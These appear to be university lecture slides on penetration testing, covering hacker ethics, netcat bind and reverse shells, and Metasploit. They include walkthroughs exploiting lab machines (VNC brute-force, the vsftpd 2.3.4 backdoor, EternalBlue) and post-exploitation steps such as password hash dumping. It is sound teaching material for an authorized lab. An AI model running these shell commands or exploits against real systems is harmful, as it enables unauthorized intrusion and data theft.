

Cybersecurity (F26)

18th February 2026

Sani Abdullahi, Ph.D.
[saa@mmmi.sdu.dk]

Course Plan

Lecture	Date	Teacher	Topic
01	2026-02-04	Sani	Introduction & Lab Set-up
02	2026-02-11	Sani	Vulnerability Assessment
03	2026-02-18	Sani	Penetration Testing
04	2026-02-25	Hiraku	Firewalls and IDS
05	2026-03-04	Hiraku	Malware & SQL
06	2026-03-11	Hiraku	Denial of Service
07	2026-03-18	Sani	Social Engineering, Phishing
08	2026-03-25	Sani	DDoS, MITM
09	2026-04-08	Hiraku	Cryptography
10	2026-04-15	Hiraku	Multi-party Computation
11	2026-04-22	Hiraku	Privacy-preserving Data Analysis
12	2026-04-29	Sani	Theat Modelling

Cybersecurity Incident of the Week



Malware & Threats Security Operations Security Architecture Risk Management CISO Strategy ICS/OT Funding/M&A Cyber AI



America's Cyber Defense Agency

NATIONAL COORDINATOR FOR CRITICAL INFRASTRUCTURE SECURITY AND RESILIENCE

New Wave of Attacks Targeting FortiGate Firewalls

Hackers bypass the FortiCloud SSO login authentication to create new accounts and change device configurations.

January 22, 2026 (7:10 AM ET)



CYBERSECURITY ADVISORY

Release Date: February 29, 2024

Threat Actors Exploit Multiple Vulnerabilities in Ivanti Connect Secure and Policy Secure Gateways

PRESS RELEASE Tuesday, February 20, 2024

U.S. and U.K. Disrupt LockBit Ransomware Variant

Network Security, Vulnerability Management, Threat Intelligence
Ivanti VPN zero-day exploited by Chinese hackers
January 10, 2025

Penetration Testing

Learning Objectives

By the end of this lecture, you should be able to:

- Understand the importance of penetration testing.
- Use netcat to open and listen on network ports, establish reverse and bind shells, etc.
- Use different modules in Metasploit framework, such as auxiliary, exploit, and post-exploit.
- Perform exploitation against vulnerable targets using Metasploitable 2 and Metasploitable 3.
- Create custom payload using MSFvenom

Penetration Testing

Hackers: a Simple Taxonomy

- **Black hat:** Malicious intent, for some gain or profit, destruction for ideological purposes
- **White hat:** “Ethical hacking”, hacking with permission – to improve security, e.g., penetration testing, assessing risks.
- **Grey hat:** Usually obeys the law, but also hacks *without permission*
- **Script kiddy:** A slang term for unskilled person who uses one or two pre-made hacking tools or scripts

Where should we consider ourselves??

Possible conflict: self-view of “doing good” vs victim’s perspective

Penetration Testing

- **Testing the security of the running system**
- **Authorized “simulated attack”**

Is not a guarantee for security, but it should complement any security strategy, e.g., Threat Modelling as part of the development/deployment process.

The EU NIS2 Directive legally require certain organizations to conduct penetration testing across member states.

[EU NIS2 Directive](#)

Penetration Testing

Penetration testing activities

- **Getting permission** - Maybe as part of a job?
- **Gathering Information**, e.g., about the company, ip addresses, web sites, etc., scan ip addresses, enumerating hosts & services, fingerprinting services, etc.
- **Threat Modelling**, e.g., what does the penetration test cover?
- **Vulnerability Analysis**, e.g., connecting the collected intel to possible vulnerabilities.
- **Exploitation**, e.g., carefully creating a proof of concept, demonstrating security problems without harming the target.
- **Reporting**, e.g., report and/or fix the problems

Why Bother Searching for Actual Problems?

- Survey on 3,100 IT managers across the globe by Sophos with Vanson Bourne
- Covered companies in 12 countries, between 100-5000 users.
- 68% of companies had been hit by a cyber attack in 2023.
- 1 out of 5 did not know how an attacker got in.
“You can’t plug holes if you don’t know where they are.”
- **Most threats (37%) are only discovered when they reach servers, and another 37% are detected on the network.**
- “Attacks typically start on endpoint devices, so if companies are only picking them up on the server, that means attackers have already been snooping around their infrastructure for some time.”

[Sophos' Survey](#)

Penetration Testing

- **Where do you see possible ethical issues with hacking?**
- **How would you differentiate between a hacker and a system administrator?**
- **Being a contracted penetration tester, is your hacking ‘ethical’?**

Penetration Testing

Consequences?

- All use of large-scale systems is based on trust against privileged users.
- Sometimes, you can secure your data against them (and that seems wise).
- In the end, a complete breakdown of trust is costly.
- Maybe Kant's Categorical Imperative is an option:
“Act only according to that maxim whereby you can, at the same time, will that it should become a universal law.”

Exploiting Hosts

Penetration Testing

Listing Open Sockets

netstat and **ss**

- Network status and active connections, e.g., tcp:
- `netstat -antp`
- `ss -at4n`

lsof

- Can generally show files opened by processes
- Can also show processes for a certain port
- Needs administrative privileges to access all information
- `sudo lsof -i :8080 # port 8080`

Penetration Testing

Querying the Domain Name System (DNS)

Many tools are available to query the hierarchical DNS, try the following

- `nslookup www.google.com`
- `host www.google.com`
- `host -a gmail.com`
- `dig +trace www.google.com`

Netcat

Opening Pipes Over the Network

- Netcat is a versatile tool for creating TCP/IP connections
- It attaches specific IP addresses and ports
- Try the following commands (in different terminal windows).
- Listen on a port for incoming connections

```
nc -lvp <port>
```

- Connect to this port in another terminal window

```
nc <ip> <port> # The ip should be your listening host (Kali machine)
```

Netcat

Opening a Shell Over the Network with Netcat

Using netcat to connect to a remote shell

- `netcat -e /bin/bash` to execute `/bin/bash` (shell)

Caution: this allows anyone with access to execute commands on your system.

- Listener (“server”): `nc -lvp <port> -e /bin/bash`
- To connect, in the terminal window of another machine (Metasploitable 2).

Type `nc <ip> <port>`

- Then type “whoami” and or “id” when connected... Note that you have access as a user.
- Try this locally between your metasploitable 2 machine and Kali

Netcat

Basic Reverse Shell with Netcat

Going the other way round: connecting the shell to the listener

- This time start listener empty
`nc -lvp <port>`
- In another terminal, try connecting to the open port, using netcat-e to execute /bin/bash
`nc <ip> <port> -e /bin/bash`
- This time, on the listener type “whoami” and/or “id”.
- **Why would one bring up /bin/bash as a reverse shell?**

Netcat

Transferring Files with Netcat

Use netcat to stream a file over the network

- `nc -lvp <port> < file_contents_to_send`
- In another terminal, try connecting to the open port, using
`nc <ip> <port> > file_content_received`

Metasploit Framework

- Metasploit is a framework that provides exploits for vulnerabilities.
- First released in 2003 (owned by Rapid7)
- Why use it?
- Suppose you are a pen-tester and there is a vulnerability you need to check on a machine.
 - You may need to exploit this vulnerability to prove that it's a prevalent issue.
 - Can start by searching the internet or online resources, e.g., <https://www.exploit-db.com/>
 - **But be careful**, not all exploit you find online do what they claim to do as some may do more and cause further damage to the target machine.
 - It is important to look through the exploit code and understand what it does.

Metasploit Framework: Modules

- **Auxiliary:** Include port scanners, fuzzers, sniffers, spoofers, and more
- **Exploits:** are modules that use payloads
- **Payloads:** Consists of code that runs remotely

```
(kali㉿kali)-[/usr/share/metasploit-framework/modules]
$ ls
auxiliary  encoders  evasion  exploits  nops  payloads  post  README.md

(kali㉿kali)-[/usr/share/metasploit-framework/modules]
$ cd auxiliary

(kali㉿kali)-[/usr/share/metasploit-framework/modules/auxiliary]
$ ls
admin  bnat  cloud  dos  example.rb  fuzzers  parser  scanner  sniffer  sqli  vsploit
analyze  client  crawler  example.py  fileformat  gather  pdf  server  spoof  voip

(kali㉿kali)-[/usr/share/metasploit-framework/modules/auxiliary]
$ cd ..

(kali㉿kali)-[/usr/share/metasploit-framework/modules]
$ cd exploits

(kali㉿kali)-[/usr/share/metasploit-framework/modules/exploits]
$ ls
aix  bsd  bsd  example_linux_persistence.rb  example_webapp.rb  hpx  multi  qnx
android  example_linux_priv_esc.rb  firefox  linux  netware  solaris
apple_ios  example.py  freebsd  mainframe  openbsd  unix
bsd  example.py  freebsd  mainframe  osx  windows

(kali㉿kali)-[/usr/share/metasploit-framework/modules/exploits]
$ cd ..

(kali㉿kali)-[/usr/share/metasploit-framework/modules]
$ cd payloads

(kali㉿kali)-[/usr/share/metasploit-framework/modules/payloads]
$ ls
adapters  singles  stagers  stages
```

Metasploit Framework: Modules

- **Post:** Used after gaining access. E.g., privilege escalation, credential harvesting, data extraction, etc.
- **Encoders:** Used to encode payload to bypass antivirus or IDS.
- **Nops:** Assist buffer overflow execution

```
(kali㉿kali)-[/usr/share/metasploit-framework/modules]
$ cd post

(kali㉿kali)-[/usr/share/metasploit-framework/modules/post]
$ ls
aix android apple_ios bsd firefox hardware linux multi networking osx solaris windows

(kali㉿kali)-[/usr/share/metasploit-framework/modules/post]
$ cd ..

(kali㉿kali)-[/usr/share/metasploit-framework/modules]
$ cd encoders

(kali㉿kali)-[/usr/share/metasploit-framework/modules/encoders]
$ ls
cmd generic mipsbe mipsle php ppc ruby sparc x64 x86

(kali㉿kali)-[/usr/share/metasploit-framework/modules/encoders]
$ cd ..

(kali㉿kali)-[/usr/share/metasploit-framework/modules]
$ cd nops

(kali㉿kali)-[/usr/share/metasploit-framework/modules/nops]
$ ls
aarch64 armle cmd mipsbe php ppc riscv32le riscv64le sparc tty x64 x86
```

Metasploit Framework

Starting Metasploit:

- Type: msfconsole
- Enter “help” to see all Metasploit commands and their descriptions
- To leave Metasploit, type “exit” and hit enter

```
=[ metasploit v6.4.101-dev ]
+ -- --=[ 2,580 exploits - 1,316 auxiliary - 1,687 payloads ]
+ -- --=[ 434 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > help

Core Commands
=====

  Command      Description
  -----
  ?            Help menu
```

Metasploit Framework

Finding modules:

- See: <https://www.rapid7.com/db/?type=metasploit>
- Or use the built-in search function in metasploit, e.g., search appletv

```
msf > search appletv
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/appletv/appletv_display_image	.	normal	No	Apple TV Image Remote Control
1	auxiliary/admin/appletv/appletv_display_video	.	normal	No	Apple TV Video Remote Control
2	auxiliary/scanner/http/appletv_login	.	normal	No	AppleTV AirPlay Login Utility

Interact with a module by name or index. For example `info 2`, `use 2` or `use auxiliary/scanner/http/appletv_login`

```
msf > █
```

Metasploit Framework

Using modules:

- To select a module, you type “use”, followed by the module number “0”
- Or “use”, followed by the module path. i.e., use <MODULE PATH>

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/appletv/appletv_display_image	.	normal	No	Apple TV Image Remote Control
1	auxiliary/admin/appletv/appletv_display_video	.	normal	No	Apple TV Video Remote Control
2	auxiliary/scanner/http/appletv_login	.	normal	No	AppleTV AirPlay Login Utility

Interact with a module by name or index. For example `info 2`, `use 2` or `use auxiliary/scanner/http/appletv_login`

```
msf > use 0
msf auxiliary(admin/appletv/appletv_display_image) > back
msf > use admin/appletv/appletv_display_image
msf auxiliary(admin/appletv/appletv_display_image) > █
```


Metasploit Framework

- To get more information about a module, use the “info” keyword

```
msf auxiliary(admin/appletv/appletv_display_image) > info

Name: Apple TV Image Remote Control
Module: auxiliary/admin/appletv/appletv_display_image
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
0a29406d9794e4f9b30b3c5d6702c708
sinn3r <sinn3r@metasploit.com>

Module side effects:
ioc-in-logs
screen-effects

Module stability:
crash-safe

Check supported:
No

Basic options:


| Name         | Current Setting | Required | Description                                                                                                             |
|--------------|-----------------|----------|-------------------------------------------------------------------------------------------------------------------------|
| FILE         |                 | yes      | Image to upload and show                                                                                                |
| HttpPassword |                 | no       | The password for AppleTV AirPlay                                                                                        |
| Proxies      |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5, socks5h, http, sapni |
| RHOSTS       |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                  |
| RPORT        | 7000            | yes      | The target port (TCP)                                                                                                   |
| SSL          | false           | no       | Negotiate SSL/TLS for outgoing connections                                                                              |
| TIME         | 10              | yes      | Time in seconds to show the image                                                                                       |



Description:
This module will show an image on an AppleTV device for a period of time.
Some AppleTV devices are actually password-protected, in that case please
set the PASSWORD datastore option. For password brute forcing, please see
```

Metasploit Framework

Setting the required entities in a module:

- The modules often requires you to set the target and attacker's IPs
RHOST and RPORT are the target IP and Port, respectively
LHOST and LPORT are the attacker's IP and Port, respectively

```
msf auxiliary(admin/appletv/appletv_display_image) > show options
```

```
Module options (auxiliary/admin/appletv/appletv_display_image):
```

Name	Current Setting	Required	Description
FILE		yes	Image to upload and show
HttpPassword		no	The password for AppleTV AirPlay
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	7000	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TIME	10	yes	Time in seconds to show the image

Metasploit Framework

Using scanners from auxiliary module:

- Auxiliary module provides a large number of scanners that gives more info about the target. Some important ones includes:

<code>use scanner/smb/smb_version</code>	<code>#SMB scanner</code>
<code>use auxiliary/scanner/mssql/mssql_ping</code>	<code>#SQL Server scan</code>
<code>use scanner/ssh/ssh_version</code>	<code>#SSH Server scan</code>
<code>use auxiliary/scanner/ftp/anonymous</code>	<code>#Anonymous FTP Server scan</code>
<code>use auxiliary/scanner/ftp/ftp_version</code>	<code>#FTP Server scan</code>
<code>use auxiliary/scanner/vnc/vnc_login</code>	<code>#VNC Protocol login scan</code>
<code>use auxiliary/scanner/http/http_version</code>	<code>#HTTP Server scan</code>

Metasploit Framework

Using Exploits

- Exploits can only work if the target has that specific vulnerability. Just a few below:
- Windows target (e.g., Metasploitable 3-win):

use exploit/windows/smb/ms17_010_eternalblue #EternalBlue SMB Remote Kernel Corr.

use exploit/windows/browser/ms11_003_ie_css_import #Cascading Style Sheets

use exploit/windows/fileformat/ms15_100_mc1_exe #File Format Exploit

- Linux target (e.g., Metasploitable 2):

use exploit/unix/ftp/vsftpd_234_backdoor #vsFTPd Backdoor Attack

use exploit/multi/http/php_cgi_arg_injection #Apache HTTPd (Ubuntu)

use exploit/linux/local/sock_sendpage #Linux Kernel Flaw

Metasploit Framework

Exploitation (from auxiliary to exploit): Metasploitable 2

- VNC login protocol - scanner to exploit:

- Search vnc protocol 3.3

```
msf > search vnc protocol 3.3
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/vnc/vnc_login	.	normal	No	VNC Authentication Scanner

- Use auxiliary/scanner/vnc/vnc_login
- Show options to set the target's (RHOSTS) IP address

```
msf > use 0
msf auxiliary(scanner/vnc/vnc_login) > options
```

Module options (auxiliary/scanner/vnc/vnc_login):

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD		no	The password to test
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	5900	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	<BLANK>	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

Metasploit Framework

Exploitation (from auxiliary to exploit): Metasploitable 2


- VNC login protocol - scanner to exploit:

- Run to perform a scan

```
msf auxiliary(scanner/vnc/vnc_login) > set rhosts 172.30.1.21
rhosts => 172.30.1.21
msf auxiliary(scanner/vnc/vnc_login) > run
[*] 172.30.1.21:5900 - 172.30.1.21:5900 - Starting VNC login sweep
[+] 172.30.1.21:5900 - 172.30.1.21:5900 - Login Successful: :password
[*] 172.30.1.21:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- To begin the exploitation, launch vncviewer using targets IP from Kali and use the password provided by the scanner to login.

```
(kali@kali)-[~]
$ vncviewer 172.30.1.21
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
```



You're now in the target machine via VNC viewer

Metasploit Framework

Exploitation (from auxiliary to exploit): Metasploitable 2

- vsFTPD_2.3.4 backdoor attack via port 21:
 - Start scan with ftp_version to get the vsFTPD version

```
msf auxiliary(scanner/ftp/ftp_version) > run
[+] 172.30.1.21:21 - FTP Banner: '220 (vsFTPD 2.3.4)\x0d\x0a'
[*] 172.30.1.21:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- Search for the exploit and use it to on the target machine.

```
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor C
ommand Execution
```

```
msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > options
```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPort		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapn1
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 172.30.1.21
rhosts => 172.30.1.21
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 172.30.1.21:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 172.30.1.21:21 - USER: 331 Please specify the password.
[+] 172.30.1.21:21 - Backdoor service has been spawned, handling...
[+] 172.30.1.21:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.30.1.20:33551 -> 172.30.1.21:6200) at 2025-12-29 04:44:51 -0500

id
uid=0(root) gid=0(root)
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:1d:f0:14 brd ff:ff:ff:ff:ff:ff
    inet 172.30.1.21/24 brd 172.30.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe1d:f014/64 scope link
        valid_lft forever preferred_lft forever
```

Shell session is opened at the target machine via port 6200. **Why?**

Metasploit Framework

Exploitation (from auxiliary to exploit): Metasploitable 2

- vsFTPD_2.3.4 backdoor attack via port 21: **Using only Netcat and Nmap**

To fully understand the Backdoor concept, let's perform this attack using only **Netcat and Nmap**. How do we get started?

Metasploit Framework

Exploitation: Metasploitable 3

- EternalBlue SMB remote windows kernel corruption

- Search for eternalblue and use the exploit

```
msf > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > 
```

- Set RHOSTS and LHOST to the target and attacker machines

```
msf exploit(windows/smb/ms17_010_eternalblue) > set rhosts 172.30.1.22
rhosts => 172.30.1.22
msf exploit(windows/smb/ms17_010_eternalblue) > set lhost 172.30.1.20
lhost => 172.30.1.20
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):
```

Name	Current Setting	Required	Description
RHOSTS	172.30.1.22	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

```
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 172.30.1.20:4444
[*] 172.30.1.22:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 172.30.1.22:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.24/lib/recog/fingerprint/regex_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 172.30.1.22:445 - Scanned 1 of 1 hosts (100% complete)
[*] 172.30.1.22:445 - The target is vulnerable.
[*] 172.30.1.22:445 - Connecting to target for exploitation.
[*] 172.30.1.22:445 - Connection established for exploitation.
[*] 172.30.1.22:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.30.1.22:445 - CORE raw buffer dump (51 bytes)
[*] 172.30.1.22:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 172.30.1.22:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 172.30.1.22:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 172.30.1.22:445 - 0x00000030 6b 20 31 k 1
[*] 172.30.1.22:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.30.1.22:445 - Trying exploit with 12 Groom Allocations.
[*] 172.30.1.22:445 - Sending all but last fragment of exploit packet
[*] 172.30.1.22:445 - Starting non-paged pool grooming
[*] 172.30.1.22:445 - Sending SMBv2 buffers
[*] 172.30.1.22:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.30.1.22:445 - Sending final SMBv2 buffers.
[*] 172.30.1.22:445 - Sending last fragment of exploit packet!
[*] 172.30.1.22:445 - Receiving response from exploit packet
[*] 172.30.1.22:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.30.1.22:445 - Sending egg to corrupted connection.
[*] 172.30.1.22:445 - Triggering free of corrupted buffer.
[*] Sending stage (230982 bytes) to 172.30.1.22
[*] Meterpreter session 1 opened (172.30.1.20:4444 -> 172.30.1.22:49447) at 2025-12-30 06:28:39 -0500
[*] 172.30.1.22:445 - =====
[*] 172.30.1.22:445 - =====WIN=====
[*] 172.30.1.22:445 - =====
```

You're now in the meterpreter session

Metasploit Framework

Post Exploits

- What next after exploitation? Some important post exploits includes:
- Windows target (e.g., Metasploitable 3-win):

<code>run post/windows/gather/enum_logged_on_users</code>	<code>#Get Logged-on Users</code>
<code>run post/windows/gather/checkvm</code>	<code>#Check if Target is a VM</code>
<code>run post/windows/gather/enum_applications</code>	<code>#Enumerate Applications</code>

- Linux target (e.g., Metasploitable 2):

<code>run post/linux/gather/enum_protections</code>	<code>#Check Protections (e.g, IDS, sniffers)</code>
<code>run post/linux/gather/hashdump</code>	<code>#Password Hash Dumping</code>
<code>run post/linux/gather/enum_network</code>	<code>#Information about Network and Settings</code>

Metasploit Framework

Post Exploits: Metasploitable 3

- Other important post exploits.
- Get all IP and MAC addresses associated with the target

```
meterpreter > arp
```

IP address	MAC address	Interface
172.30.1.20	08:00:27:3b:f5:1b	Intel(R) PRO/1000 MT Desktop Adapter
172.30.1.255	ff:ff:ff:ff:ff:ff	Intel(R) PRO/1000 MT Desktop Adapter
224.0.0.22	00:00:00:00:00:00	Software Loopback Interface 1
224.0.0.22	01:00:5e:00:00:16	Intel(R) PRO/1000 MT Desktop Adapter
224.0.0.251	01:00:5e:00:00:fb	Intel(R) PRO/1000 MT Desktop Adapter
224.0.0.252	01:00:5e:00:00:fc	Intel(R) PRO/1000 MT Desktop Adapter
224.2.2.4	01:00:5e:02:02:04	Intel(R) PRO/1000 MT Desktop Adapter
239.77.124.213	00:00:00:00:00:00	Software Loopback Interface 1
239.77.124.213	01:00:5e:4d:7c:d5	Intel(R) PRO/1000 MT Desktop Adapter
255.255.255.255	ff:ff:ff:ff:ff:ff	Intel(R) PRO/1000 MT Desktop Adapter

- Discover the network connections with all machines

```
meterpreter > netstat
```

Proto	Local address	Remote address	State	User	Inode	PID/Program name
tcp	0.0.0.0:21	0.0.0.0:*	LISTEN	0	0	1388/svchost.exe
tcp	0.0.0.0:80	0.0.0.0:*	LISTEN	0	0	4/System
tcp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	720/svchost.exe
tcp	0.0.0.0:445	0.0.0.0:*	LISTEN	0	0	4/System
tcp	0.0.0.0:1617	0.0.0.0:*	LISTEN	0	0	3124/java.exe
tcp	0.0.0.0:3306	0.0.0.0:*	LISTEN	0	0	3288/mysql.exe
tcp	0.0.0.0:3389	0.0.0.0:*	LISTEN	0	0	4192/svchost.exe
tcp	0.0.0.0:3700	0.0.0.0:*	LISTEN	0	0	1956/java.exe
tcp	0.0.0.0:4848	0.0.0.0:*	LISTEN	0	0	1956/java.exe

- All running processes on the target

```
meterpreter > ps
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
252	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
324	312	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
376	368	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
384	312	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
424	368	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
472	384	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\services.exe
480	384	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
488	384	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsm.exe

Metasploit Framework

Post Exploits: Metasploitable 3

- Other important post exploits.

- Navigate inside the target

```
meterpreter > ls
Listing: C:\Windows\system32
```

Mode	Size	Type	Last modified	Name
040777/rwxrwxrwx	0	dir	2023-03-19 05:05:50 -0400	-p
040777/rwxrwxrwx	0	dir	2010-11-21 00:56:54 -0500	0409
100666/rw-rw-rw-	16624	fil	2026-02-12 12:21:36 -0500	7B296FB0-376B-497e-B012-9C450E1B7327-5P-0.C7483456-A289-439d-8115-601632D005A0
100666/rw-rw-rw-	16624	fil	2026-02-12 12:21:36 -0500	7B296FB0-376B-497e-B012-9C450E1B7327-5P-1.C7483456-A289-439d-8115-601632D005A0
100666/rw-rw-rw-	39424	fil	2009-07-13 21:24:45 -0400	ACCTRES.dll
100777/rwxrwxrwx	24064	fil	2009-07-13 21:38:55 -0400	ARP.EXE
100666/rw-rw-rw-	500224	fil	2015-02-02 22:31:05 -0500	AUDIODKSE.dll
100666/rw-rw-rw-	780800	fil	2010-11-20 22:25:07 -0500	ActionCenter.dll
100666/rw-rw-rw-	549888	fil	2010-11-20 22:25:07 -0500	ActionCenterCPL.dll

```
meterpreter > cd Documents
meterpreter > ls
Listing: C:\Users\Public\Documents
```

Mode	Size	Type	Last modified	Name
040777/rwxrwxrwx	0	dir	2009-07-14 01:06:44 -0400	My Music
040777/rwxrwxrwx	0	dir	2009-07-14 01:06:44 -0400	My Pictures
040777/rwxrwxrwx	0	dir	2009-07-14 01:06:44 -0400	My Videos
100666/rw-rw-rw-	278	fil	2009-07-14 00:57:55 -0400	desktop.ini
100666/rw-rw-rw-	676796	fil	2023-03-19 05:10:48 -0400	jack_of_hearts.docx
100666/rw-rw-rw-	505608	fil	2023-03-19 05:10:48 -0400	seven_of_spades.pdf

- Download or upload a file

